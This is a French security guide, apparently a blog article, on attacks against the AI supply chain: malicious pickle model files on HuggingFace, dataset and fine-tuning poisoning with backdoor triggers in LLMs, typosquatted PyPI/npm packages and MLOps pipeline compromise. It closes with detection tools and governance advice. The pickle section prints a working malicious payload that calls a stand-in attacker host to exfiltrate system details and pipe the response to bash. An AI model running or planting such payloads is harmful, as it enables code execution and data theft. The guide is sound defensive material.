Attaques AI supply chain : empoisonnement modèles et PyPI 2026

> AI supply chain attacks : pickle injection HuggingFace, datasets poisoning, packages PyPI malveillants, détection Fickling/ModelScan et AIBOM en 2026.

La chaîne d'approvisionnement des systèmes d'intelligence artificielle présente une surface d'attaque distincte et largement sous-estimée par les équipes de sécurité. Alors que la sécurité applicative traditionnelle s'est dotée de pratiques matures — SAST, DAST, SCA, revue de code — les systèmes IA introduisent de nouvelles dépendances critiques : modèles pré-entraînés téléchargés depuis des dépôts publics, datasets d'entraînement issus de multiples sources, pipelines MLOps intégrant des outils tiers, et packages Python spécialisés rarement audités. En 2024 et 2025, plusieurs incidents majeurs ont documenté l'exploitation de ces vecteurs : des modèles empoisonnés sur HuggingFace utilisant l'injection via le format pickle de Python, des packages PyPI malveillants se faisant passer pour des bibliothèques ML populaires, et des rapports JFrog et HiddenLayer sur des milliers de modèles suspects identifiés dans les dépôts publics. En 2026, les groupes étatiques nord-coréens (DPRK) ont été identifiés comme acteurs de plusieurs campagnes d'empoisonnement de packages npm et PyPI ciblant spécifiquement les développeurs ML. Ce guide fournit une analyse technique exhaustive de chaque vecteur, des outils de détection spécifiques à l'IA (Fickling, ModelScan, AIBOM), et un cadre de gouvernance pour sécuriser votre chaîne d'approvisionnement IA.


À RETENIR

À retenir :

Les modèles au format pickle sur HuggingFace peuvent exécuter du code arbitraire lors du chargement — utiliser uniquement le format safetensors avec vérification de signature.

JFrog a identifié en 2024-2025 des centaines de modèles malveillants sur HuggingFace contenant des payloads de reverse shell et d'exfiltration de données.

> Les packages PyPI malveillants d'acteurs DPRK ont ciblé spécifiquement les environnements de développement ML en 2025, déguisés en bibliothèques de manipulation de tenseurs.
>
> La création d'un AIBOM (AI Bill of Materials) et la vérification systématique des signatures de modèles sont les fondations d'une gouvernance AI supply chain.



Surface d'attaque spécifique aux systèmes IA

La chaîne d'approvisionnement d'un système IA typique comprend plusieurs couches de dépendances que les systèmes de sécurité traditionnels ne couvrent pas. Un modèle de langage déployé en production dépend : d'un modèle de base pré-entraîné (souvent plusieurs gigaoctets, téléchargé depuis HuggingFace Hub, TensorFlow Hub ou directement depuis les dépôts d'OpenAI/Anthropic/Google), de bibliothèques d'inférence (transformers, PyTorch, TensorFlow, ONNX Runtime), de données d'entraînement ou de fine-tuning (datasets publics, données propriétaires, données synthétiques), d'outils MLOps (MLflow, DVC, Weights & Biases, Kubeflow), et de pipelines CI/CD spécifiques au ML (GitHub Actions avec accès aux secrets de production).

Chacune de ces couches représente un vecteur d'attaque potentiel. Un attaquant qui compromet n'importe lequel de ces éléments peut potentiellement exécuter du code malveillant dans l'infrastructure de l'organisation qui déploie le système IA, introduire des backdoors dans les modèles de production, ou exfiltrer des données sensibles utilisées dans les pipelines d'entraînement.

Vecteur 1 : modèles empoisonnés sur HuggingFace — pickle injection

Le danger du format pickle

Python pickle est un format de sérialisation qui permet de convertir n'importe quel objet Python en une séquence d'octets et de le reconstruire ensuite. C'est le format historique utilisé pour sauvegarder les poids des modèles PyTorch (`.pt` , `.pth` , `.pkl`). La propriété fondamentalement dangereuse de pickle est que la désérialisation peut exécuter du code Python arbitraire. Un fichier `.pkl` malveillant peut contenir des instructions qui, lorsque le fichier est chargé avec `torch.load()` ou `pickle.load()` , exécutent n'importe quel code avec les privilèges du processus Python.

> ⚡ **Retour terrain**
>
> Pour un éditeur de contenu qui utilisait GPT-4 pour la modération automatique, j'ai identifié un biais systématique : le modèle sur-classifiait les contenus en français argotique comme 'haineux' par rapport aux équivalents anglais testés sur les mêmes thèmes. Les guardrails IA héritent des biais des corpus d'entraînement. Sur ce cas, la solution a été d'ajouter une couche de validation humaine pour les contenus en langues autres que l'anglais.

```
 # Comment un modèle pickle malveillant est créé
import pickle, os

class MaliciousPayload(object):
    def __reduce__(self):
        # Ce code s'exécute lors du torch.load() ou pickle.load()
        cmd = "curl https://attaquant.com/exfil?data=$(whoami)@$(hostname) | bash"
        return (os.system, (cmd,))

# L'attaquant sérialise cet objet et le place dans le fichier modèle
with open('modele_empoisonne.pkl', 'wb') as f:
    pickle.dump(MaliciousPayload(), f)

# La victime charge le modèle innocemment :
# torch.load('modele_empoisonne.pkl')  <-- exécute le payload !
```

Ampleur sur HuggingFace

JFrog, dans son rapport de recherche sécurité de 2024, a identifié plus de 100 modèles malveillants sur HuggingFace Hub contenant des payloads pickle actifs. Les payloads découverts incluaient des reverse shells, des exfiltrateurs de variables d'environnement (ciblant les secrets AWS, les tokens API), et des loaders de malwares supplémentaires. HuggingFace a depuis implémenté un scanner automatique de modèles qui détecte les modèles pickle malveillants connus, mais la détection basée sur des signatures est contournable par des attaquants motivés.

Safetensors : le format sécurisé

HuggingFace a développé le format safetensors précisément pour remplacer pickle dans le stockage de modèles. Safetensors est un format sérialisé qui ne peut contenir que des tenseurs numériques — il est structurellement impossible d'y intégrer du code exécutable. La conversion d'un modèle pickle vers safetensors et la vérification de l'intégrité via SHA256 sont les mesures préventives fondamentales.

```
 # Vérifier si un modèle est en safetensors et valider son checksum
from safetensors import safe_open
import hashlib

def load_model_safely(model_path: str, expected_sha256: str):
    # Vérifier le checksum avant chargement
    sha256 = hashlib.sha256()
    with open(model_path, 'rb') as f:
        for chunk in iter(lambda: f.read(8192), b""):
            sha256.update(chunk)
    if sha256.hexdigest() != expected_sha256:
        raise SecurityError(f"Checksum mismatch! Modèle potentiellement compromis.")
    # Charger uniquement si safetensors
    if not model_path.endswith('.safetensors'):
        raise SecurityError("Format non-safetensors refusé. Utilisez safetensors uniquement.")
    with safe_open(model_path, framework="pt") as f:
        return {key: f.get_tensor(key) for key in f.keys()}
```

Vecteur 2 : empoisonnement des datasets d'entraînement

Backdoor triggers — attaque BadNets

L'attaque BadNets, originalement décrite pour les réseaux de neurones de vision par ordinateur (2017, Gu et al.), consiste à introduire un "trigger" discret dans un sous-ensemble des données d'entraînement, associé à une étiquette cible contrôlée par l'attaquant. Le modèle entraîné sur ces données apprend à répondre normalement dans les cas ordinaires, mais produit une sortie contrôlée par l'attaquant dès que le trigger est présent dans l'entrée. Pour les LLM, des variantes de backdoor text ont été démontrées : un modèle fine-tuné sur un dataset empoisonné peut produire des réponses spécifiques (fuite d'informations, contournement de politiques de sécurité) uniquement lorsque l'entrée contient une séquence de tokens spécifique choisie par l'attaquant.

Sources de contamination des datasets

Les datasets publics (Common Crawl, Wikipedia dumps, Pile, LAION) sont les fondements de nombreux modèles. Ils contiennent des milliards de documents collectés depuis Internet, incluant potentiellement du contenu intentionnellement conçu pour influencer les modèles entraînés dessus. Des recherches académiques ("Poisoning Web-Scale Training Datasets is Practical", Carlini et al. 2023) ont démontré qu'un attaquant peut, en contrôlant seulement 0,01% d'un dataset massif, induire des comportements ciblés. Le coût d'une telle attaque a été estimé à moins de 60 dollars pour empoisonner un pourcentage significatif d'un dataset d'image standard via des plateformes de crowdsourcing.

Vecteur 3 : packages PyPI et npm malveillants

Le cas ultralytics 2024

En décembre 2024, le package PyPI ultralytics — l'une des bibliothèques de computer vision les plus téléchargées (plus de 30M de téléchargements mensuels) — a subi une compromission de sa chaîne CI/CD. Des versions malveillantes (8.3.41 et 8.3.42) ont été publiées sur PyPI contenant un mineur de cryptomonnaie. La compromission a été possible via un secret GitHub Actions exposé dans l'environnement de build. Ce cas illustre que même des packages très populaires et maintenus peuvent être compromis via leur pipeline de publication.

Campagnes DPRK ciblant les développeurs ML

Le groupe Lazarus (DPRK) a été impliqué dans plusieurs campagnes de packages npm malveillants en 2024-2025 spécifiquement ciblant les développeurs travaillant sur des projets ML et crypto. Les packages utilisaient des noms de typosquatting proches de bibliothèques populaires (`torch-gpu-nightly` au lieu de `pytorch-nightly`) et contenaient des backdoors à déclenchement différé. Ces packages étaient promus via des messages LinkedIn ciblant des

développeurs ML sous couverture d'offres d'emploi — une technique d'ingénierie sociale documentée dans les rapports CISA et FBI sur les activités DPRK.

```
 # Audit des packages PyPI installés pour détection de compromission
pip-audit --format json --output /tmp/audit_results.json
# Ou avec Safety
pip install safety && safety check --json

# Vérifier les checksums des packages critiques ML
pip show torch | grep Location
# Comparer le hash du package installé avec PyPI
pip hash --algorithm sha256 $(pip show torch | grep Location | awk '{print $2}')/torch-*.dist-inf
```

Vecteur 4 : fine-tuning poisoning via RLHF corrompu

Le fine-tuning par RLHF (Reinforcement Learning from Human Feedback) est une méthode d'alignement des LLM sur des comportements désirés. Des chercheurs ont démontré que si les données de feedback humain utilisées pour le RLHF sont compromises (annotateurs malveillants, données de préférence fabriquées), le modèle résultant peut apprendre des comportements non désirés. Dans un contexte d'entreprise, si une organisation fine-tune un modèle de base sur ses données internes en utilisant un service tiers d'annotation ou une plateforme de RLHF non sécurisée, le pipeline d'entraînement lui-même devient un vecteur d'attaque potentiel.

Ce vecteur est particulièrement préoccupant pour les organisations qui externalisent le fine-tuning à des prestataires cloud. Les contrats de service doivent explicitement couvrir la chaîne de custody des données d'entraînement, l'isolement des environnements de fine-tuning, et la reproductibilité vérifiable des modèles produits.

Vecteur 5 : compromission des pipelines MLOps

GitHub Actions et secrets d'entraînement

Les pipelines CI/CD pour le ML (entraînement automatique, évaluation, déploiement de modèles) nécessitent des accès à des ressources critiques : instances GPU cloud, dépôts de données, registres de modèles, APIs de production. Ces accès sont configurés via des secrets dans GitHub Actions, GitLab CI ou Jenkins. Une compromission du pipeline (injection de code malveillant dans un workflow GitHub Actions via une dépendance Action tierce, par exemple) peut permettre l'exfiltration de données d'entraînement sensibles, la modification des modèles avant déploiement, ou l'accès aux infrastructures cloud.

```
 # .github/workflows/secure-ml-pipeline.yml - Bonnes pratiques sécurité
name: Secure ML Training Pipeline
on: [push]
permissions:
  contents: read  # Principe du moindre privilège
  id-token: write  # Pour OIDC auth vers cloud
jobs:
  train:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          persist-credentials: false  # Ne pas persister les tokens git
      # Utiliser OIDC au lieu de secrets longue durée
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789:role/MLTrainingRole
          aws-region: eu-west-1
      # Vérifier le checksum du modèle de base avant fine-tuning
      - name: Verify base model integrity
        run: |
          echo "expected_sha256  models/base_model.safetensors" | sha256sum -c
```

Cas réels 2024-2026 : incidents documentés

Le rapport JFrog "AI/ML Security Report 2024" constitue la référence la plus complète sur les incidents documentés. JFrog a scanné l'intégralité de HuggingFace Hub et identifié 101 modèles malveillants dont les payloads incluaient : des scripts de reverse shell vers des serveurs de commande et contrôle, des extracteurs de variables d'environnement ciblant les tokens AWS et HuggingFace, et des loaders de malwares supplémentaires téléchargés depuis des CDN légitimes pour éviter la détection. Ces modèles avaient été téléchargés des milliers de fois avant leur suppression.

HiddenLayer, dans son rapport "AI Threat Landscape 2025", documente des cas de modèles de génération de code populaires qui avaient été empoisonnés pour produire des snippets de code contenant des backdoors subtiles dans des contextes spécifiques. Ces modèles étaient utilisés dans des plugins IDE et des outils d'autocomplétion — un vecteur d'attaque supply chain de deuxième ordre ciblant les développeurs.

Détection : Fickling, ModelScan, signatures safetensors et AIBOM

Fickling — analyse des fichiers pickle

Fickling est un outil open source développé par Trail of Bits, désormais recommandé par HuggingFace pour l'analyse des modèles pickle. Il décompile les bytecodes pickle et génère une représentation en code Python des opérations exécutées lors de la désérialisation, permettant l'identification des opérations dangereuses (appels système, imports suspects, réseau).

```
 # Installation et utilisation de Fickling
pip install fickling
# Analyser un modèle pickle
fickling --check-safety modele_suspect.pkl
# Générer le code Python équivalent pour revue manuelle
fickling --decompile modele_suspect.pkl
```

ModelScan — scanner multi-format

ModelScan, développé par ProtectAI, est un scanner de sécurité pour les fichiers de modèles ML supportant pickle, PyTorch, Keras, et ONNX. Il intègre des règles de détection d'opérations dangereuses et peut être intégré dans les pipelines CI/CD via une commande en ligne ou une GitHub Action.

```
 # Installation et scan avec ModelScan
pip install modelscan
modelscan -p models/
# Intégration GitHub Actions
# - uses: protectai/modelscan-action@v1
#   with:
#     model-path: models/
```

AIBOM : inventaire des composants IA

Le concept d'AIBOM (AI Bill of Materials), analogique au SBOM (Software Bill of Materials) pour les logiciels, vise à créer un inventaire exhaustif de tous les composants d'un système IA : modèles de base, datasets d'entraînement, bibliothèques ML, versions et checksums. L'AIBOM permet de répondre rapidement à la question "Sommes-nous exposés ?" lors de la découverte d'un modèle ou dataset compromis. Le format CycloneDX a été étendu pour supporter les composants ML (CycloneDX ML Extension). La CISA et le NIST travaillent à la standardisation de l'AIBOM dans le cadre plus large de la sécurité de la chaîne d'approvisionnement logicielle.

Défenses : registre interne, sandboxing et content credentials

Registre de modèles interne

Toute organisation déployant des modèles IA en production devrait maintenir un registre interne approuvé. Ce registre contient uniquement les modèles qui ont passé le processus d'approbation sécurité : scan Fickling/ModelScan, vérification de l'origine et de la réputation du dépôt source,

conversion en safetensors si le modèle original est en pickle, et enregistrement du SHA256 de référence. MLflow Model Registry et Hugging Face Enterprise Hub (avec controls d'accès) peuvent servir de base technique pour ce registre.

Sandboxing de l'inférence

Même avec des modèles en safetensors, le code d'inférence lui-même peut être exploité. Le sandboxing de l'environnement d'inférence via des conteneurs avec capabilities Linux minimales (seccomp, AppArmor), l'isolation réseau (pas d'accès Internet depuis le conteneur d'inférence), et la limitation des ressources système protège contre les tentatives d'exploitation de l'environnement runtime.

Pour les menaces liées à la manipulation des LLM eux-mêmes, nos articles sur la taxonomie des jailbreaks LLM et les attaques supply chain logicielles en 2026 offrent des perspectives complémentaires. Le red teaming IA et les injections de prompt permet de tester la robustesse de vos déploiements. Les agents IA et les injections via MCP représentent un vecteur émergent dans les architectures agentic.

Les références de recherche incluent les travaux de HiddenLayer sur les menaces IA et les rapports sécurité de JFrog sur les attaques AI supply chain.

Gouvernance : politique, approbation et inventaire AIBOM

La gouvernance de la sécurité AI supply chain repose sur quatre piliers. La politique d'utilisation des modèles tiers définit les sources autorisées (liste blanche d'organisations HuggingFace approuvées), les formats autorisés (safetensors uniquement en production), et le processus d'approbation pour tout nouveau modèle. Le processus d'approbation sécurité inclut le scan automatisé (Fickling + ModelScan), la revue manuelle pour les modèles à haut risque, et la validation fonctionnelle dans un environnement de staging isolé. L'inventaire AIBOM maintient une liste vivante de tous les modèles déployés avec leur provenance, version, checksum et date d'approbation. Enfin, la veille sur les incidents permet de réagir rapidement : abonnement aux

listes de sécurité HuggingFace, aux rapports JFrog et HiddenLayer, et aux alertes CISA sur les menaces supply chain IA.

FAQ — Questions fréquentes sur les attaques AI supply chain

Les modèles téléchargés depuis les comptes officiels des grandes entreprises (Meta, Google, Mistral) sur HuggingFace sont-ils sûrs ?

Les modèles publiés par les comptes officiels vérifiés des grandes organisations (Meta, Google, Mistral AI, HuggingFace elle-même) présentent un niveau de risque significativement plus bas que les modèles de comptes inconnus. HuggingFace applique un processus de vérification pour les organisations majeures. Cependant, "plus bas" ne signifie pas "nul" : un compte organisationnel peut être compromis (compromission de token API HuggingFace, insider malveillant), et des versions spécifiques peuvent être remplacées après leur publication initiale. La vérification du checksum SHA256 publié officiellement par l'organisation émettrice reste la garantie la plus forte. Pour les modèles critiques déployés en production, la politique recommandée est de télécharger une seule fois, de vérifier le checksum, et de servir depuis un registre interne plutôt que de télécharger à chaque déploiement depuis HuggingFace.

Comment détecter qu'un modèle de production a été remplacé par une version malveillante après son déploiement ?

La détection d'une substitution de modèle en production nécessite plusieurs mécanismes complémentaires. Le contrôle d'intégrité au démarrage (vérification du SHA256 du fichier modèle à chaque lancement du service d'inférence) détecte les substitutions de fichiers. La surveillance des comportements du modèle (monitoring des distributions de sorties, détection de dérives statistiques anormales) peut révéler un comportement de backdoor trigger activé en production. Les solutions de ML Security Monitoring comme Protect AI ou Robust Intelligence permettent d'établir une baseline comportementale et d'alerter sur les anomalies. Enfin,

l'immuabilité des conteneurs Docker (images signées via Notary/Cosign, déploiement depuis un registre privé contrôlé) réduit la surface d'attaque pour la substitution post-déploiement.

Le format ONNX est-il plus sûr que pickle pour le déploiement de modèles ?

ONNX (Open Neural Network Exchange) est intrinsèquement plus sûr que pickle car il utilise le format Protocol Buffers (protobuf) qui ne peut pas contenir de code Python exécutable. Cependant, ONNX n'est pas exempt de risques : des recherches ont démontré que des modèles ONNX malformés peuvent provoquer des crashes (déni de service), des débordements de buffer dans les runtimes d'inférence (ONNX Runtime, OpenVINO), et potentiellement des exécutions de code arbitraire via des vulnérabilités dans les opérateurs personnalisés. La règle de bonne pratique est : utiliser safetensors pour le stockage des poids, ONNX pour le déploiement d'inférence cross-platform, avec vérification de l'intégrité (SHA256) dans les deux cas, et mise à jour régulière des runtimes d'inférence pour bénéficier des correctifs de sécurité.

Synthèse et perspectives 2026

Les techniques et recommandations présentées dans ce guide s'inscrivent dans un contexte de menaces en constante évolution. La cybersécurité offensive et défensive sont deux faces d'une même médaille : comprendre les mécanismes d'attaque est indispensable pour construire des défenses robustes et résilientes face aux acteurs malveillants les plus sophistiqués.

Pour les équipes sécurité, l'enjeu de 2026 est double : maintenir une veille continue sur les nouvelles techniques publiées par la communauté de recherche (CVE, exploit-db, GitHub, Secrech, SSTIC) tout en assurant le durcissement progressif de l'infrastructure existante. Le référentiel MITRE ATT&CK reste le fil conducteur le plus efficace pour structurer un programme de détection et de réponse face aux tactiques, techniques et procédures des groupes APT ciblant les secteurs critiques.

La formation continue des équipes, la simulation régulière d'incidents (exercices tabletop, exercices Red/Blue/Purple Team), et l'automatisation des tâches répétitives via des outils SOAR

constituent les piliers d'une organisation cyber mature. Les organisations qui investissent dans ces trois axes démontrent systématiquement de meilleures métriques de détection et de réponse (MTTD et MTTR réduits de 40% en moyenne selon les benchmarks sectoriels) face aux incidents de sécurité.